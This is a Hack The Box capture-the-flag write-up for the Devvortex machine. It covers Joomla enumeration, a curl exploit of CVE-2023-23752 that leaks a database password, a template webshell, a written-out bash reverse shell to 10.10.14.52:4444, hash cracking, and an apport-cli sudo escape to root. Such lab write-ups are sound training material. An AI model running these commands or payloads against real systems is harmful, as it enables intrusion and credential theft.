> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hack-the-box-oscp-machines/htb-devvortex.md).

# HTB - Devvortex

## Enumeration and Foothold

### NMAP

```bash
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### HTTP (devvortex.htb)

Browsing to port 80 leaked the domain name, add it to hosts file

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FkvpQqsTQY5ZKg0Aqnl3U%2Fimage.png?alt=media&amp;token=eff16e4c-1019-4155-a426-716b8f8d6d99" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fy58opqzcEaJ3uxoa6vWk%2Fimage.png?alt=media&amp;token=1fa96df3-d847-4d16-9e42-94b3ac91bbeb" alt=""><figcaption></figcaption></figure>

once added refresh the page to access the web application.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FIPGt8B8BB9LyP8N9LYj3%2Fimage.png?alt=media&amp;token=3af5c29e-ce9d-49c1-8d49-39eff258d501" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FVM2M7YJhyZFlPxC8njTK%2Fimage.png?alt=media&amp;token=5a57c73f-e103-440c-a9e2-ca2280c0d67a" alt=""><figcaption></figcaption></figure>

there is a contact form on the page but it  is static.

enumerating hidden subdomains leaked a new subdomain called `dev.devvortex.htb`

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FmOnMah9ZTR84sSyp35Gq%2Fimage.png?alt=media&amp;token=d3fe4a13-4ee4-4060-948e-17780198ec43" alt=""><figcaption></figcaption></figure>

add the new subdomain to the hosts file.

### dev.devvortex.htb

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FEkv71am4JnDnF9VuZWr7%2Fimage.png?alt=media&amp;token=b16e7783-c9eb-43f1-96e8-6ad69c7fa767" alt=""><figcaption></figcaption></figure>

directory enumeration revealed some interesting directories.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FlCFHM6CFFjMXyZi8Em1a%2Fimage.png?alt=media&amp;token=028d5613-9529-46f4-9724-0872c325a44b" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5MqK4DPIJej7Tg1ilURc%2Fimage.png?alt=media&amp;token=44c18256-c10e-4d7d-a41e-ed5682a3d4a5" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FGs22hIut6reKQCPln6U9%2Fimage.png?alt=media&amp;token=9a277040-ce1c-4bae-b64a-7b4a8ac8f02b" alt=""><figcaption></figcaption></figure>

reading robots.txt reveals all the hidden directories.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FuUbq4L9lKqHNzFznmLQ1%2Fimage.png?alt=media&amp;token=71afe36f-599f-4cfa-ab1b-2bd32ebe760c" alt=""><figcaption></figcaption></figure>

i can access the administrator directory, which reveals a joomla login page.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F9AGtm5ZN1fsAOrnSPUAs%2Fimage.png?alt=media&amp;token=1d58475c-bdf4-4b94-b66f-45acc07d3b84" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5zCcw6BAhlZwIq4gD4xc%2Fimage.png?alt=media&amp;token=587cbfd5-9320-4ce8-996a-ff31cc646c26" alt=""><figcaption></figcaption></figure>

the readme.txt file revealed the version of Joomla CMS which 4.2 but i need the exact version number which is revealed by reading the below file.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FFdxvWCiZHgtvKAfvLjyA%2Fimage.png?alt=media&amp;token=58debe4f-c13d-4bab-a4c1-07fa8ec48124" alt=""><figcaption></figcaption></figure>

and the version is 4.2.6

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FsFQCEzPuZMp66j8IoQyH%2Fimage.png?alt=media&amp;token=d99b7ef6-413a-45f4-ba69-ca1f71aa141f" alt=""><figcaption></figcaption></figure>

The CVE i am interested is the CVE-2023-23752.

## CVE-2023-23752

an unauthenticated info disclosure via the Joomla API that leaks DB creds.

{% embed url="<https://www.vulncheck.com/blog/joomla-for-rce>" %}

```json
┌──(ajay㉿kali)-[~]
└─$ curl -s "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true" | python3 -m json.tool
{
    "links": {
        "self": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true",
        "next": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20",
        "last": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
    },
    "data": [
        {
            "type": "application",
            "id": "224",
            "attributes": {
                "offline": false,
                "id": 224
            }
        },
        {
            "type": "application",
            "id": "224",
            "attributes": {
                "offline_message": "This site is down for maintenance.<br>Please check back again soon.",
                "id": 224
            }
<snip>
},
    {
            "type": "application",
            "id": "224",
            "attributes": {
                "user": "lewis",
                "id": 224
            }

        {
            "type": "application",
            "id": "224",
            "attributes": {
                "password": "P4ntherg0t1n5r3c0n##",
                "id": 224
            }
        },
        {
<SNIP>
```

leaked the credentials for Lewis User.

using this credentials i can try to login to the joomla portal.

### Joomla

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FDd6LNjjnCKNyiFpxh1bU%2Fimage.png?alt=media&amp;token=08994cc1-f3ee-4d9c-87f5-e3234fe9e048" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FQJiRscUL4qpFRkZ15u47%2Fimage.png?alt=media&amp;token=4207d1aa-8c0f-4770-b34f-f9d2e3e1fd90" alt=""><figcaption></figcaption></figure>

LOGIN SUCCESSFUL.

That said i will try to get RCE.

### Joomla Template Webshell Method

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FuaCwqREJxiOVtkmjhcpe%2Fimage.png?alt=media&amp;token=e2c2218a-da52-48e5-9cb9-93d884191bb8" alt=""><figcaption></figcaption></figure>

System → Templates → Administrator Templates → Atum Details and Files

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fy3NujtU0h0oTGdF6FLkn%2Fimage.png?alt=media&amp;token=e66b1e11-b0ca-4005-9590-b43f5beeace6" alt=""><figcaption></figcaption></figure>

* Click any `.php` file (e.g. `error.php`)
* Add your shell at the top:

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FhwsY69JjaO6YKghFhFHK%2Fimage.png?alt=media&amp;token=01f60a42-a80d-40bf-9205-0ccce56ab4d0" alt=""><figcaption></figcaption></figure>

now save the php file and query it to get shell.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F3x39qP9d99Hhixjba2qr%2Fimage.png?alt=media&amp;token=2a78a7fb-0a28-4d25-9ef8-7b870d4619e4" alt=""><figcaption></figcaption></figure>

RCE confirmed.


Getting Reverse shell.

```bash
┌──(ajay㉿kali)-[~]
└─$ curl -s "http://dev.devvortex.htb/administrator/templates/atum/error.php" \
  --get \
  --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.52/4444 0>&1'"
```


## Shell as www-data

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FQt6wkigRJFrPx9fr8UuM%2Fimage.png?alt=media&amp;token=76cf1e30-ef94-419b-abfe-572b0bd7c32e" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FetwxXvLuf7VMfNFztB62%2Fimage.png?alt=media&amp;token=b92bca9f-2cad-4b8c-b6c3-117c4809f699" alt=""><figcaption></figcaption></figure>

we need access as logan.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FXxvqDnw6czsZOQmoaZDB%2Fimage.png?alt=media&amp;token=70183298-5e47-43d0-8ee3-5f4f68a71d08" alt=""><figcaption></figcaption></figure>

reading configuration file revealed that the creds for lewis also work against mysql.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FSYR3DTbW3X1oX0Yq7wpN%2Fimage.png?alt=media&amp;token=6165f870-e80c-40be-b01b-97328f345a5c" alt=""><figcaption></figcaption></figure>

crack logan hash.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FhOCG7Z3tv5dgqemNvESk%2Fimage.png?alt=media&amp;token=853ed5b6-1bbf-4086-9730-197f78d7669e" alt=""><figcaption></figcaption></figure>

We can ssh as logan with the found credentials.

## Shell as Logan

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FvjCAQNcHbYgYw0YPCyz8%2Fimage.png?alt=media&amp;token=49b999d7-9ae9-4675-a884-0a26d2b85fe5" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FaDD1qbZkqe7mbDHIJ8CW%2Fimage.png?alt=media&amp;token=bc6e3afb-8dc8-4d32-994d-a65bf2d96113" alt=""><figcaption></figcaption></figure>

logan can run `/usr/bin/apport-cli` as root without password.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FFJbkZvEdNfiZRrvkaWUh%2Fimage.png?alt=media&amp;token=8b1636aa-ea3c-4468-a112-d3ca77766214" alt=""><figcaption></figcaption></figure>

```bash
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$ 
```

version is vulnerable to it.

now we create  a crash file to trigger less.

```bash
logan@devvortex:~$ sleep 10 &
[1] 1751
logan@devvortex:~$ kill -SIGSEGV $!
logan@devvortex:~$ 
[1]+  Segmentation fault      (core dumped) sleep 10
logan@devvortex:~$ 
logan@devvortex:~$ ls /var/crash/
_usr_bin_sleep.1000.crash
logan@devvortex:~$ 
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FRrlp8Sxk3V40WEjhVmKo%2Fimage.png?alt=media&amp;token=a84a5909-a2ff-43e5-b7c3-b4f6a250ea94" alt=""><figcaption></figcaption></figure>

enter V to view through less.

and escape the less by entering the below to spawn root shell

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F0N9YcK2b6OM1y5zULIZO%2Fimage.png?alt=media&amp;token=96203708-c5a0-4712-9f5a-9eb0aa3622f1" alt=""><figcaption></figcaption></figure>

## Shell as Root

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fpkw30KU0O3HSUSzUmFlF%2Fimage.png?alt=media&amp;token=959b8b21-b5be-48a4-9c5a-8aa46c7eb37b" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:

```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hack-the-box-oscp-machines/htb-devvortex.md?ask=<question>&goal=<endgoal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.